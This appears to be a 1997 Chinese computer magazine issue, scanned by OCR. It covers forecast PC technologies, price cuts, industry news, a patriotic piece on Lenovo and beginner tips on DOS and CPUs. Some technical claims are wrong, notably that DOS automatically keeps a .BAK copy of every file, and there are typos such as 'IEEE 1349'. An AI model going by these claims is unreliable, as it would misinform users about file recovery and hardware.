由 IBM PC 发展而来的 Wintel 机，虽经过多次更新换代，但都是在 IBM PC AT 的结构基础上进行处理器的升级和功能的扩充。现在老结构（采用 ISA 总线）同新要求（多媒体用途）的矛盾越来越突出，到了非进行彻底改革的时候了。

所以 1997 年的个人机将以崭新的面貌出现。最大特点是彻底废除 ISA 总线，搬走提高传输速率的绊脚石，而改用 PCI 高速总线。ISA 的传输速率只有 2MB/秒，后者的有效传输速率可达 50MB/秒，而理论上最大可达 133MB/秒。

在此基础上，1997 年新型个人机的典型配备将是在 PCI 插槽中插有 Ultra SCSI（连接 640MB 的 MO（光磁盘驱动器））、ISDN（128kbps，用以连接 Internet）、IEEE 1394（用以连接视像摄像机）、三维图形板（连接 15 英寸液晶监视器），LAN 将使用 100BASE-TX，CPU 是带有 MMX（多媒体指令系统扩充）的 Pentium，存储器将采用 SDRAM（同步 DRAM），外存将使用 2.5GB 的 HDD 和新一代的 100MB 级大容量 FDD，另外还将拥有 AGP（加速图形端口）和立体声功能。所有这些都将大大提高个人机的多媒体能力。下面介绍支持这种崭新个人机的各种新技术。

搭载 MMX 的 CPU 将广为普及

多媒体用途要处理的声音、图像信号原先是模拟信号，但用计算机处理时，需要将其变为数字信号，然后再将其变回为模拟信号。另外，许多图像信号需要压缩和解压。这样，在多媒体用途中，计算机必须频繁进行模/数变换和数/模变换、压缩/解压等处理。然而现有个人机 CPU 所用的微处理器本是针对文字、数字的数据而设计的，不擅长于处理声音和图像。

以前为了解决这一矛盾，使用专门用以处理声音和图像的 DSP（数字信号处理器），让 DSP 和 CPU 配合工作，各有分工，使整体性能得以提高。不过多用了一个 DSP，当然会使成本增加。

于是，Intel 便致力于开发 NSP（就地信号处理）。就是说用不着另外使用 DSP，声音、图像也可以在 CPU 上就地处理。原先打算把 NSP 用于低价格个人机上，以提高其多媒体性能。至于高档机仍将使用专门的加速芯片以提高多媒体性能。

最初，Intel 本是为了提高 NSP 的处理性能才开发 MMX 的。结果，低价格个人机只要搭载拥有 MMX 的微处理器，不用加速芯片也能达到原先高档机的性能。这就带来两个重大影响。

一是个人机将变得速度更快，价格更便宜。具体地说，大约一年左右用户将能用现在低档机的价格买到具有高档机性能的个人机。特别是家用个人机因为要兼作音像设备供娱乐用，所以对多媒体性能要求更高，MMX 技术的面世，使家用个人机真正做到了价廉物美，因而个人机的家用市场将会迅速扩大。至于商用个人机也会因 MMX 的出现而受益匪浅。例如桌上型会议系统将因声音、图像处理性能的提高变得更好，价格更便宜而得到更快的普及。

二是对有关软件和硬件市场将带来巨大冲击。今后不使用 MMX 指令的软件将失去竞争力。不久前 P55C（带 MMX 的 Pentium）面世时便有几十种软件为能使用 MMX 而改写。今年随着带 MMX 的 Pentium Pro 的面世，这种改写步伐还将加快。由于 MMX 可取代 DSP 和大部分专用加速芯片的作用，生产这两种产品的厂家将面临严峻的局面。刚刚开始在个人机中普及 DSP 的苗头将被扼杀。除个别对性能要求极高的领域外，专用加速芯片将失去市场。

今年下半年起，Intel 生产的处理器将全部带有 MMX，所以今年起 MMX 将广为普及。预计今年将有 3000 万台使用 MMX 的个人机出售。1998 年绝大多数个人机都将使用 MMX。

存储器将转为 SDRAM 唱主角

要提高整个系统性能仅提高 CPU 处理能力还不够，还要提高访问内存的速度。所以这几年作为内存的存储器种类更新最快，几乎是一年一个样。1995 年是 FP（高速页方式）DRAM 唱主角，1996 年变为 EDO（扩充数据输出）DRAM，而今年又将改为 S（同步）DRAM 唱主角了。

一个数据输出到下一个数据输出，其间时间隔时间称为“周期时间”。FP DRAM 的周期时间为 35 至 45 纳秒（1 纳秒为 10 亿分之一秒），EDO DRAM 的周期时间为 20 至 30 纳秒，而 SDRAM 则更快，只有 10 至 15 纳秒。

FP DRAM 的高速页方式是指在存储器的低位地址保持一定下，给以列地址便能以短的周期读出连续地址的数据的方式。对处理器内置高速暂存访问不到所需数据时而进行的行充填和写回，它都是很有效的。

EDO DRAM 是通过改进内部电路以实现高速传输数据的存储器。通常用在高档机种上,而且多为不采用奇偶检验的。价格也和以前没有奇偶检验的存储器差不多。为了发挥 EDO 的长处,个人机的母板也需有能同其配合工作的芯片组。但是由于它有同以前存储器兼容的性能,所以尽管没有这种芯片组,EDO DRAM 也能作为普通存储器使用。

SDRAM 的存储器模块,同原先的 DRAM 形状不一样,比它要大一圈。原先的 DRAM 模块为 72 针的 SIMM(单列直插式存储器模块),而 SDRAM 为 168 针的 DIMM(双列直插式存储器模块)。

SDRAM 和原先存储器不同之处,还在于它同 CPU 一样,是和'时钟'同步工作。利用这一点,有可能实现'流水线'式工作以达到高速化目的。

在 SDRAM 中,只要指定一个特定的地址,便可读出多个数据。这被叫做'爆发式'(burst)传输。利用这种爆发式传输(可源源不断提供数据)和同步动作(每一工序都按时钟节拍动作)可实现流水线处理。

流水线处理用于存储器数据的读出。这一读出包括三个步骤(工序):(1)指定存储地点;(2)从存储地点把数据传输到输出电路;(3)把数据输出到外部。

以前的存储器这三个工序是一个挨一个串行地进行。SDRAM 是在三个工位上同时并行地完成这三个工序,就像工厂的流水线传送带上完成作业一样。如果每一工序需 10 纳秒,则过去读出一个数据需 30 纳秒。改用流水线处理,由于三个工位同时在工作,所以每一时钟节拍都有数据输出。这样,读出一个数据只需 10 纳秒。

为了能以 10 纳秒执行一个工序,要求母板能提供 100 兆赫的时钟。但许多个人机母板还只能提供 66 兆赫的时钟,所以读出数据所需时间将增加到 15 纳秒。

此外,SDRAM 的安装也更为方便。因为 DIMM 的总线宽为 64 位,安装于 Pentium 机时,可用 1 片为单位进行扩充。SIMM 总线宽为 32 位,在 64 位 Pentium 机上扩充时,必须以两片为单位进行扩充,所以很不方便。

继 SDRAM 之后获得普及的将是 RDRAM(Rambus DRAM),它采用 Rambus 公司的技术,同原先 DRAM 采用的方式有很大不同。使用 600 兆赫这样高的时钟频率连接独特的存储器控制器和 RDRAM,可使周期时间缩短到 1.67 纳秒。用 9 位的总线宽度,可实现 600MB/秒的传输速率。而且 5 年内还将使传输速率提高到 3GB-10GB/秒。至于 RDRAM 存储器芯片本身同以往的 DRAM 没有太大不同,因此几乎不提高成本。

预计,由于 SDRAM 从今年起急剧发展,到 1998 年时,它的使用量将超过普通 DRAM。至于 RDRAM 在本世纪内发展不会太快,但 1998-1999 年,肯定会有以 RDRAM 作为内存的个人机面世。

外围设备的界面将更方便更高速

现在的问题首先是传输速度慢,其次是连接麻烦。连接外围设备的插座都挤在个人机背面,既拥挤又容易搞乱。而且连接新设备时还要先关上电源。

为了解决这些问题,将使用 USB(通用串行总线)和 IEEE 1349 这样的新界面。USB 速率为 12Mbps,主要解决使用方便的问题,IEEE 1349 速率高达 100Mbps-400Mbps,还可以解决传输速度慢的问题。它们都支持"热插入",即在接通电源下进行装卸,还能进行自动设定的'即插即用'。而且可以像串数珠一样一台接一台地连接起来,即不必把插座都集中在个人机背面。USB 可连接多达 127 台、IEEE 1349 也能连接 63 台外围设备,所以不愁插座不够。一旦这些界面普及,个人机的使用将更加方便。

首先普及的将是 USB。由于它传输速度低,所以只适用于低速的外围设备,如鼠标、键盘、操纵杆等输入设备,以及电话机、扬声器等音响方面的设备,还有打印机、扫描器、数字静画照相机等。

动画数据要求以更高速度传输,以便获得动作流畅的图像,所以要使用 IEEE 1394。IEEE 1394 有 100Mbps、200Mbps、400Mbps 三种规格,而且还在制定 1Gbps(G = 1000M)以上传输速度的规格。任何一种 IEEE 1394 都可用于 DVD-ROM。

此外,随着 HDD 的大容量化和高速化,HDD 界面也需要更高的速度。1997 年新型个人机,将使用传输速率达 33MB/秒的'Ultra DMA/33'连接内置的 HDD。它比目前常用的 PIO(编程 I/O)方式 4 这种传输方式(速率为 16.6MB/秒)快一倍。

Ultra DMA/33 同 PIO 方式还有另一个重大差别,PIO 时数据的读出和写入都由 CPU 直接进行控制;而 Ultra DMA/33 时则采用总线主导(busmaster)方式,通过在 HDD 侧搭载 DMA(直接存储器访问)控制器以取代 CPU 控制 HDD 的读和写。由于 HDD 的读和写不由 CPU 直接控制,CPU 可腾出手来进行其它处理。

目前连挂外带的 HDD 和 MO(光磁盘)等的界面,通常用 SCSI2,最大数据传输速率为 10MB/秒。连接多台 HDD 进行数据交换的处理时,这样的速度是不够的。因此将改用同 SCSI2 兼容而且最高传输速率可达 20MB/秒的 Ultra SCSI 作为界面。这种界面今年将获得普及。

Ultra SCSI 速度虽快,但电缆长度受限制。它最多可连接 7 台机器,但这时电缆总长度限在 1.5 米内。即使连接 4 台机器也限在 3 米以内。用 1.5 米电缆连接 7 台机器,实际上做不到,因此 Ultra SCSI 能连接的机器最多不过 4 台。

3D 图像质量将同游戏机相媲美

除了使用带 MMX 的 CPU 外,还将使用 AGP(加速图形端口),使个人机能够实现和专用游戏机一样水平的三维(3D)表示,以及和电视一样的动画表示。在三维图像表示中,成为高速化瓶颈的往往是质地(texture)处理。大容量的位映射数据,需要用约 100MB/秒(分辨率为 640×480 点时)至 150MB/秒(分辨率为 800×600 点时)的速度传输。以前使用 PCI 总



线，当总线宽度32位、时钟33兆赫时，最大传输速率只有133MB/秒。由于HDD、LAN、音响等往内存传送的数据，最后都得通过PCI总线，所以传送图像的速度达不到133MB/秒，难以满足传输高质量图像的要求。

正是由于这种情况，才需要图形数据专用界面AGP。AGP的总线宽为32位，时钟为66兆赫，而且能够以266兆赫的时钟工作，所以最高数据传输速率为533MB/秒。AGP直接把内存同图形存储器连接在一起，使质地映射数据能够放在内存中。由于图形存储器的负担得以减轻，所以有可能制造出高性能然而价格也不贵的图形板。

在使用AGP的个人机上，在PCI总线插槽旁边，设有AGP的扩充插槽。由于这种插槽只限于一个，所以不把它叫做"总线"，而叫做"端口"。

AGP不仅对三维图像处理，而且对动画的再现，都将发生巨大威力。MPEG 2的动画数据在不压缩的状态下，约需30MB/秒的数据传输速度。使用PCI总线时，随着使用情况的不同，未必都能确保达到这样的传输速度。使用AGP时则可确保传输速度足够。估计1997年年中，一些高档个人机将开始使用AGP。

个人机音响将有电影院那样的立体效果

最重要的是搭载符合"Audio Codec '97"的音源芯片、由PCI总线连接的音响板将在1997年下半年面世。

Audio Codec '97的关键，在于能对应DVD和能实现CD水平的音质。DVD的电影节目，使用电影院中使用的'Dolby(道尔比)–AC3'这样的音响系统。它使用5个扬声器和1个超低音扬声器，用"5.1声道"再现音场空间。符合Audio Codec '97的音源芯片，作为标准拥有处理这样Dolby–AC3数据的功能。

如果使用Audio Codec '97使音源芯片的规格标准化，便可提高音源及其周围电路的集成度。可比现在更抗噪音，因而可提高音质。

新一代大容量软盘开始面世

接近10年一直占据标准位置的3.5英寸FDD，在CD-ROM节目和Internet普及的今天，越来越难满足要求。例如从Internet下载的图像数据许多都无法放入720KB和1.44MB的软盘中。即使暂时放在它上面，由于所能达到的数据传输速率只有60KB/秒左右，所以写入和读出都非常花时间。

现在终于迎来了软盘的更新换代。可能取代的装置有三。它们是美国Iomega公司的"Zip"，日本松下寿电子工业的"LS–120"和日本三身电机的UHC。它们的容量都在100MB左右，用以存放动画数据其容量虽有些不够，但用以存放从几兆字节至几十兆字节的静画以及声音数据等作为后备却正合适。

最早面世的是1995年3月便上市的100MB Zip驱动器。它拥有和硬盘装置一样的高速，最大传输速度为1.4MB/秒。外挂型驱动器价格约170美元，盘片价格为16美元左右。所以很受欢迎。它的缺点是同现有软盘没有兼容性。

容量为120MB的LS-120的优点是同软盘有兼容性，但传输速度只有0.67MB/秒。今年初Compaq已把LS-120(内置型)的Windows3.1版和95版作为选型。

UHC同时兼有高速性和同软盘的兼容性这两种优点，其传输速度最大可达2.5MB/秒，其容量最大达128MB。1996年底已开始大量生产。

用来读出数据的磁头，Zip和UHC都用和HDD一样的磁头，磁头同磁盘不接触。这样就使转速提高到约为FDD的10倍即3000rpm(转/分)，达到了和上一代HDD一样的传输速度。

LS-120为了同软盘有兼容性，使用了独自的接触型磁头。它的转数为720rpm，所以传输速度比其余二者都慢。但是使用现有软盘时也能达到720rpm，比现有FDD，速度约提高到3倍。可是UHC使用软盘时将和FDD一样在300rpm下工作。

这三者竞争的形势，目前暂时对Zip有利。到1996年底Zip在全世界累计已售出600万台。由于早就大量生产而且已有规模效益，它的生产成本低，LS-120和UHC目前在成本上无法同它竞争。可以说Zip已经在100MB容量级的外挂型存储装置市场占有了重要地位。

Zip的最大问题是不能使用现有软盘，所以LS-120和UHC以同软盘的兼容性为武器有可能后来居上。估计要到1997年底，它们的胜负才能分晓。

DVD使吉字节(GB)存储时代到来

作为新一代记录媒体DVD-ROM，将首先在1997年面向家庭的个人机上使用，以便能使用高画质的动画和三维图像的游戏软件。因为随着节目的大容量化，650MB的CD-ROM已无法收录它们。

DVD-ROM和CD-ROM一样都是直径12厘米的光盘，厚度也都是1.2毫米，所以外表上两者没有区别。但DVD-ROM的容量，最低的单面单层也有4.7GB，约为CD-ROM的7倍，而单面双层的可高达8.5GB。CD-ROM只能收录按MPEG 1压缩的动画74分钟，而DVD则可收录分辨率为前者4倍的高画质MPEG 2动画135分钟。大部分电影软件用1片DVD盘便足以放下。

CD-ROM和DVD-ROM等光盘，都是通过在盘的表面上开出微细的小孔来记录数据，并用激光束照射表面以取出数据进行读出。

在DVD-ROM上，孔的大小和相邻两孔之间的间距(轨道间距)，比CD-ROM小得多，因而实现了高密度。另外DVD读出用的激光束波长为650或635纳米，比CD-ROM用的780纳米更短。由于激光波长越短，其光束越细，因而可使用更高密度的用于记录信息的孔。

在DVD系列中，除了有DVD–ROM和音像用的DVD-Video外，还有可改写型DVD-RAM和可追加型DVD-R等。DVD-RAM单面的容量可达2.6GB。对应于RAM的驱动器不仅可用于改写型，而且也可供DVD-ROM和CD-ROM再生用。总之，个人机只要搭载1台DVD-RAM驱动器便够了。 ◈

微机价格变动

新年伊始,Intel 推出了具有 MMX 技术的 P55C,引得全球 PC 市场风云巨变,PC 降价潮汹涌而来。

此次降价的重要原因之一是 Intel 为促销其 MMX,下调了几乎全部 Pentium 产品价格。各 PC 厂商为了抢在 Intel 的 Pentium/MMX 和 Pentium Pro/MMX 在市场上形成产销规模之前卖出技术过时的产品,纷纷降价销售,清除库存,争取主动——

Compaq 、HP、Digital、AST 等厂商纷纷推出 1000 美元以下机型的同时,对原有机型的价格有 7% ~27%不等的价格下调。Dell 的部分机型也降低了价格。

Apple 公司近日宣布降低 Mac 的价格,降幅高达 27%。

国内 PC 厂商也不甘示弱,联想由于 1996 年的成功运作,使其在 1997 年的这第一轮价格战中便表现出了强大实力,2 月 24 日宣布大幅降低 PC 产品价格。联想此次调价的机型包括全民电脑“双子星”系列、E 系列、P 系列、逐日、奔月系列,平均降幅达 15%,其中调整幅度最大的是其主力机型 P 系列,基于 Intel 奔腾 166 芯片的 P5/166,其最低配置为 8MB 内存、1GB 硬盘、1.44 软驱、14 英寸彩显,价格降至万元以下,降幅高达 23.2%。

同日,北大方正宣布采用高档奔腾处理器、高规格的内存容量、硬盘容量和图形加速设备的方正电脑 FP+系列与过去价格较高的 Cherio(卓越)系列,将以万元左右的价格进入市场,同时其他规格的方正电脑产品也有不同程度的价格调整。

业界快讯

美国电子产品市场信息公司近日发表市场调查报告称,1996 年全球 PC 市场销售量达到 7090 万台,比 1995 年增加 17.8%。Compaq 公司连续第三年占据全球 PC 市场头把交椅。二至五名依次是:IBM、Packard Bell-NEC、Apple、HP。而在国内,不同数据机构的统计结果,销量排在第一位的都是联想集团,IDC 与 Dataquest 统计的二至五名依次是 IBM、Compaq、HP 和 AST。

两周前 NetPC 的发起者们(包括微软、Intel、HP、康柏、Dell)共同起草了 NetPC 规范。规范将包括:机箱、OEM 配置槽、OnNow 技术、133MHz 以上处理器(兼容也可)、至少 16M RAM、硬盘驱动器、不装软盘驱动器及通用串行总线、IEEE 1394 接口(可选)。

《人民日报(海外版)》在每周一的第二版上与四通利方联手开设《Internet 服务台》栏目。此栏目将依靠专家和有关机构,随时为国内外读者入网操作释疑解难,介绍目前国内有影响 ISP、中文网上信息源以及国内开发的优秀中文平台、翻译系统软件、消病毒硬软件、与 Internet 有关的工具软件。帮助广大海内外读者沟通同国内网络公司、软件开发和生产企业、电子出版系统以及其它涉及国际互联网络的有关机构之间的联系,协助国内的相关产业进一步开拓国际市场。

宏基集团与美国日升传播企业(InfoWave Communications Corp.),共同建立“宏基大观园”(Chinese Cyber City)中文网站。内容包括全球性的政经要闻、商情、文化艺术、休闲、娱乐、运动、社交、、就业等各种信息,今后还将引进线上购物中心的模式。同时,“宏基大观园”也是世界华人联谊及意见交流的园地。

3 月 7 日,微软与北京恒远在京联合宣布:Office 将捆绑在恒远集成管理软件上一同销售。

新品走马观花

长城集团日前宣布推出一种具备三电一体化(电脑、电器、电信)特征的产品——金长城 MTV '97 系列全能电脑。金长城 MTV '97 融合了 ATX、MMX、视频电话等国际新技术。

Maxtor 公司推出 CrystalMax ™ 1080 第二代水晶系列硬盘。该系列硬盘采用 Maxtor 独特的四盘片组合体结构和数位信号微处理器结构,使每一盘片的容量高达 1.080GB,并将硬盘的平均寻道时间减小到 <11ms。最大近似响应读写通道(PRML)技术的采用也进一步提高了水晶第二代系列硬盘的执行效率。

方正奥思多媒体创作工具推出 2.0 版,奥思 2.0 版将支持 Intel MMX 技术并采用 ODBC 开放式数据库系统,增加了二维路径动画功能、文本处理支持竖排、横排及阴影功能,拥有 1.2 版的用户可免费得到升级。

北京特科能软件技术公司正式发行多语言动态电脑词典软件“网际金典”Roboword2.0 版,其特色有:“指到即译”、支持多种语言的翻译、特别适用于 Internet 网络环境。另外,新版 Roboword 软件中还免费附送“网际通览”Roboview。这是特科能最新开发的 Internet 专用多语言浏览工具。Roboword 普及版自 1996 年 1 月问世以来,已发出 300 万份,光盘版、真人语音版以及 Windows NT 版本在不久的将来也会与广大用户见面。

Motorola 在京推出的“慧笔”,“慧笔”是一种中文手写连笔汉字识别输入系统。用户按自己平时书写习惯便可将汉字输入电脑。“慧笔”共含两万余字,可在 Windows 95 或 Windows 3.1 操作环境下运行。在 1995 年美国的 Comdex 大展上,入围年度“最佳新技术头奖”。

全国销量第一 联想大旗屹立

1997 年是极不寻常的一年，是将被我们炎黄子孙铭记在心的一年，是充满希望、扬眉吐气的一年。我们开始不是以“年”，而是以“天”来计算东方之珠回归之日；在 1997 年，无数家庭的悠闲时光面对的是长虹、康佳彩电；在 1997 年，新鲜的瓜果蔬菜是在海尔、容声冰箱里寻求长青不衰；同样是在 1997 年，因为在过去的一年里有着数以万计的科研院所，工矿企业和家庭购买了联想、长城、方正、同创、浪潮品牌电脑，从而在 PC 诞生 15 周年之际，使标有“MADE IN CHINA”的电脑在各类排行榜上锋芒尽露，终于打破了十年来国外品牌主导我国计算机市场的局面。

近日，IDC（国际数据公司）、CRC（中国研究公司）、Dataquest、慧聪商情等国内外权威调研机构最新的计算机市场 1996 年度报告以惊人相似的结论纷纷报道：国有品牌联想电脑以近 10% 的市场占有率跃居中国台式电脑市场份额第一，一举扭转了十年来我国的计算机市场一直由国外品牌占主导地位的局面。同期，从国家统计局获悉：1996 年计算机产品销量统计结果表明联想电脑全国销量第一。狂喜之余，不禁回想起……

十年以前，计算机市场可以说是我国最为开放，同时也是世界上最大一块待开发的处女地，其无限的商机和广阔的市场吸引了全世界所有的著名计算机厂商。十余年来，我国的计算机市场被国外品牌垄断的局面始终没有被打破，曾几何时，“洋”公司依恃其丰富的市场经验和强大的品牌优势，几乎让国有品牌电脑失去了自己的生存空间。

面对巨大的市场正在被‘洋’品牌瓜分，中国的计算机厂商没有寻求封闭，寻求保护，而是发挥自己的特长，逐步壮大自己，提高自己在技术、管理、运筹等方面的能力，去逐步适应激烈的市场。十余年来，由小到大，由弱到强，逐步成长起来的联想集团面对“联想之旗能立多信’的怀疑态度，终于磨砺而出，以一系列精彩的市场运作成为新闻界关注的焦点，由此带动起来的一大批国内品牌更是以集团化大幅跃进的气势一举突破了十几年来在国外名牌微机重压之下被动跟踪，亦步亦趋的局面，让 1996 年成为国产品牌的转折点。

联想集团作为我国民族计算机工业的优秀代表，在 1996 年实现了十几年来国人梦寐以求的几个重大突破，联想现象成了国人津津乐道的话题。

几次率先大幅度降低奔腾机价格，成功地引导了中国计算机市场由 486 到奔腾时代的飞跃。形成极佳的市场切入点，与其他国有品牌共同铸就了“96 奔腾年”；同时对中国的微机市场格局重新进行了整合，以往的中国计算机市场是跟随型的市场，或者说是某些跨国计算机集团销售过时产品的“热土”，产品是否升级换代、何时升级换代一直在国外厂商带动下进行着，而此次飞跃不仅一改过去中国市场充斥国际淘汰产品的现象，更使不少国外厂商倾销的旧机型大量积压，失去了市场主动权。

率先通过 ISO 90001 国际认证，成功与世界标准接轨后的联想电脑首次亮相于广交会，即获得 2300 余万美元的大批出口订单，不仅极大地增强了我国民众对国产电脑的信心，更令全球业界刮目。

在市场宏观战略上，联想电脑独辟蹊经，向国外电脑发起了新的挑战。根据我国及世界计算机产业现状和用户需求，联想以双子星的上市，推出了介于 PC 与 NC 之间的 BC 理念，以延长成熟技术产品生命周期获取挑战更低价位的机会，其目的在于为国有品牌厂商在国际市场的发展寻求最佳的市场途径。BC 的推出找到了一条通向电脑普及的可行之路，为今后计算机产业的发展找到了一个新的增长点，使全世界的目光集中到了中国。

一点一滴量的积累成就了一次又一次质的飞跃，从联想等国内品牌跃步向前的过程中，我们看到了其勇于竞争的决心，而看到更多的是他们久经市场历练后的不断成熟、不断强大。联想的成功是自身不断发展完善，发挥自身优势，抓住机遇的结果，是开放的民族产业的成功。联想大旗终于能够在风中尽展，高高飘扬。

欣喜之余，我们应该看到，1996 年的超出，只是小份额的超出，联想在核心技术、经营管理尤其是在规模上，与国际先进水平还存在相当差距。联想的成功，还要依靠更多国人的鼓励和支持。我们期待着联想继续发挥自身优势，不断发展壮大，早日在国际舞台上展现中国计算机界的实力，争取更大的辉煌。

联想，请你大步走好！

妙用 DOS 命令恢复文件

□西安　杨伟宁

初学者常将一些有用的文件给误删除了，很多软件包都提供了文件恢复的功能，比如 NORTON UTILITY、PCTOOLS 等。其实灵活运用 DOS 命令也能恢复文件。它就是——“RENAME”！乍看上去 REN（文件更名命令）似乎和恢复命令是风牛马不相及的，其实不然！还记得 DOS 约定的扩展名“BAK”吗？它是所有副本文件的扩展名，一般的文件建立起来后 DOS 会自动生成一个同原文件相同的副本文件，这两个文件的主文件名及文件内容相同，只是副本文件的扩展名一律是“BAK”，如果原文件被删除了，而原文件的副本文件还在，那么只要将“BAK”改成原文件的扩展名就可以达到恢复文件的目的了。

怎么，不相信么？！举个例子吧。

例如：原文件 ABC.WPS，被误删除了，用 DIR 查阅 C：\ WPS 下的文件目录，发现原文件的副本文件 ABC.BAK。打入如下 DOS 命令

C：\WPS〉REN ABC.BAK ABC.WPS

OK！ABC.WPS 文件复活！！

用此方法恢复文件够快吧！只可惜 DOS 并不是对所有的文件都自动建立副本文件。当然如果您熟悉工具软件，又想节省硬盘就可以将所有“BAK”文件删掉，不过这样做可不保险，除非您绝对相信自己不会产生误操作。安全的做法是将一些重要的文件备份，或修改成隐含属性，如果您是一位电脑高手，还可以利用各种软件、程序、将重要的文件进行加密和打包。

发现了 REN 的妙用之后，一个朋友又告诉了笔者另一个 DOS 命令 TYPE 的妙用：拷贝隐藏文件。格式为：TYPE [DRIVE1：] [PATH]〈FILENAME〉>[DRIVE2：][PATH]〈FILENAME〉

看了这么多是不是觉得 DOS 的耳朵能当嘴巴使，眼睛能当胳膊用呢！

迅速认识陌生软件

□江西　夫子

计算机软件之丰富，令人咋舌。在浩瀚的软件群体中，许多软件都是陌生的，想必爱好电脑的朋友们都有这种经历，拿到一个新的软件，根本不知道怎样操作，甚至连用途都不怎么清楚，一幅陌生的脸孔。为此，笔者特提供几个思路去探索陌生软件，供大家参考。


一、帮助系统。帮助系统是软件中最常见的功能，专门介绍软件的作用及使用。帮助系统的打开，一般有 4 种形式：1. 菜单。选择帮助项(Help，Readme，帮助，About 等字样)即可打开；2. 命令行参数。在命令后面加上“/?”、“-?”、“/H”、“-H”等开关，也可打开帮助系统，如：arj -?，format/?；3. 键盘或鼠标命令。有些帮助系统在屏幕上没有很明显的标志，使用者必须触及某些键或鼠标键才可以激活，常见的键有“F1”、“ALT + F1”、“CTRL + F1”、“H”、“ALT + H”、“CTRL + H”等；4. 程序文本，有很多软件，甚至含有程序文件，专门提供帮助信息，如：Read.txt，Read.doc，Readme.txt，Help.doc，Help.txt，Read.me，Read.exe，Readme.exe，Help.exe，Help.com 等等，用文本阅览器(如 Edit，WPS，有的文本是中文的，需中文 DOS 支持）打开或直接执行帮助文件，就可以了解软件的有关信息。

二、DEMO(Demonstration)示范、演示。DEMO 一般采取举例子的办法，介绍系统如何操作，如何使用，DEMO 的打开，通过执行 DEMO 文件即可。

三、CAI(Computer-aided instruction 计算机辅助教学)。如果说，帮助系统提供的信息给用户带来了很大的方便，CAI 则使用户“茅塞顿开”。CAI 以简明，生动，多姿多彩的形式引导和教会用户使用该软件。CAI 的打开，请选择菜单的相应项。

四、屏幕提示。这也是使用软件的一个好办法，任何软件，都会尽量在屏幕上显示信息，有些软件专门有一个操作信息提示窗，COMS 设置时，其界面的下端，也有功能及使用的介绍。

CPU与内存单元的配合工作



北京 肖阳

对于大多数电脑迷来说，一定知道随意地在C:\>后面敲上DIR，便会显示出硬盘中的所有文件(特殊文件不算)，但又有谁知道这从键盘上输入的DIR，是怎么飞速地告诉计算机，要在显示器上打出一串串文件的呢?


我们知道计算机内都有CPU，这是计算机真正的心脏。没有它，再好的外部配置都将变为一堆废铁，整个计算机便成了一个傀儡，您在对朋友夸耀自己计算机的时候，只能说:"我家的是多媒体，但它不能工作!"可是，CPU到底是怎样工作的，它怎么起了那么大的作用?我想先介绍一下它的组成部分，对解释这个问题是很有好处的。

相信您若是对CPU有所了解，一定知道CPU又叫中央处理器，但它是由什么组成的?这个问题对您来说可能有点模糊，因为那些是我们平时看不到，触不着的东西。但一提CPU的组成部分:控制单元(CU)和算术逻辑操作单元(ALU)，您一定清楚得很!CU大致上起了一个"过滤"作用，把我们"人类的语言"转化成计算机所熟识的。再把'滤'出的数据送到ALU进行算术逻辑运算。其中CU又分为寄存器和解码器两部分(不同的CPU，可能有更多部分，而这两样是不可少的)。寄存器是存储数值用的，而解码器的作用在于对'+'、"-"、"×"、"÷'的码翻译。下面，为了便于大家理解以上的内容，举一个容易懂的小例子:运算X=Y+Z。首先，进入CU的过滤，Y与Z的值一起储存到寄存器中，而"+"则被放入解码器中，进行解译。假设Y与Z被放入寄存器A与寄存器B中，那么也同时开辟了一个寄存器C存放X的值。随即，寄存器中Y与Z的值会被送到ALU，而"+"这个已被解译出的操作，也将送到ALU，开始进行运算，最后得出Y+Z的结果，则将此值送到寄存器C中，赋给X，这样，便有X=Y+Z了。真的是好难呀，这么复杂的运算是我们跟本感觉不到的。看完此段，您是否还会在运行BASIC时，总是写出一个拥有十几层FOR/NEXT的程序，一边运行，一边不经意地说:"我正在测CPU的速度!"呢?

下面再谈谈内存单元。内存单元是一切数据等待CPU处理的地方，若说CPU是计算机的心脏，那么内存的功效就有点像心脏周围的动，静脉，不断地向心脏输入陈旧血液，还向外排出新鲜的经加工的血液，没有它们，心脏也无法进行正常工作。一台电脑若拥有足够多的内存单元，那将为它的工作带来极大的便利;而反之，内存单元资源贫乏的话，定会在运行已经到手的好软件时，看到'out memory'或'disk full'等字样，而你却只能强抑着眼泪把它丢在一边。

那么，内存单元到底是什么呢?您一定会说:"内存单元就是我那2MB，4MB，8MB以至16MB的内存条呗!"其实不然，从原则上讲内存单元和内存条是两回事，它分为主内存和辅内存。主内存是数据等待CPU处理的场所，而辅内存是储存数据的场所，它不断地把要用到的数据送给主内存，而主内存则不断地把数据再送给CPU去处理。而且，主内存是在开机时才装入数据的，关机数据便立刻消失;而辅内存无论开机、关机永远储存着数据。到这，大家一定恍然大悟了!原来，主内存是我们平时常提到的内存条，而辅内存指的是硬盘、磁盘等，它们和起来叫内存单元。

现在大家对CPU和内存单元两个概念都有了一定的认识，下面让我们来看看它们是怎样配合工作的。回到开头那个问题，关于DOS的DIR这个命令。首先，键盘敲入DIR到主内存中，等待CPU的处理，等待的时间要由CPU的效率来定，一般是相当快的。等CPU处理到它的时候，CPU中的CU和ALU开始联手工作，进行判断，若命令格式，字符等均通过判断，便由CPU送信号到辅内存(即硬盘)，索取辅内存文件的信息，这些信息最后又被主内存读走，并直接送往输出设备(显示屏)，因此您便清楚地看到C:\>的全部文件(特殊文件除外)。这和CPU与内存单元的配合是分不开的。下面是工作流程图。



如果您悟懂了以上流程图，我就没有什么可说的了。

BASIC 语言评话

(一)

□北京　顾云春

